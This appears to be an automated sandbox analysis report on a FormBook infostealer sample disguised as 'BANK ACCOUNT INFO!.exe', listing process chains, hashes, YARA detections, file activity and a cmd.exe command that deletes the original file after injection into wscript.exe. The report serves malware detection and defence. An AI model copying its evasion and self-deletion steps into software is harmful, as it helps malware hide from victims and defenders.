Analysis Process: BANK ACCOUNT INFO!.exe PID: 5264 Parent PID: 5652

General

Start time:	12:00:47
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\BANK ACCOUNT INFO!.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\BANK ACCOUNT INFO!.exe'
Imagebase:	0x480000
File size:	778240 bytes
MD5 hash:	0BD3E9073A968FD6C10C3B163302C2C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.214389513.00000000038B9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.214389513.00000000038B9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.214389513.00000000038B9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.214093011.00000000028F7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.213965097.00000000028B1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BANK ACCOUNT INFO!.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1FC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BANK ACCOUNT INFO!.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E1FC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DECCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD31B4F	ReadFile

Analysis Process: BANK ACCOUNT INFO!.exe PID: 1708 Parent PID: 5264

General

Start time:	12:00:49
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\BANK ACCOUNT INFO!.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\BANK ACCOUNT INFO!.exe
Imagebase:	0x990000
File size:	778240 bytes
MD5 hash:	0BD3E9073A968FD6C10C3B163302C2C9
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.258154608.0000000001000000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.258154608.0000000001000000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.258154608.0000000001000000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.257924121.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.257924121.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.257924121.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.258303947.0000000001420000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.258303947.0000000001420000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.258303947.0000000001420000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A017	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 1708

General

Start time:	12:00:51
Start date:	20/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 5884 Parent PID: 3388

General

Start time:	12:01:08
Start date:	20/11/2020

Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wscript.exe
Imagebase:	0x8b0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.475693377.0000000002EF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.475693377.0000000002EF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.475693377.0000000002EF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.475792839.0000000002F20000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.475792839.0000000002F20000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.475792839.0000000002F20000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.473464239.00000000005C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.473464239.00000000005C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.473464239.00000000005C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	5DA017	NtReadFile

Analysis Process: cmd.exe PID: 3216 Parent PID: 5884

General

Start time:	12:01:12
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\BANK ACCOUNT INFO!.exe'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 2212 Parent PID: 3216

General

Start time:	12:01:12
Start date:	20/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis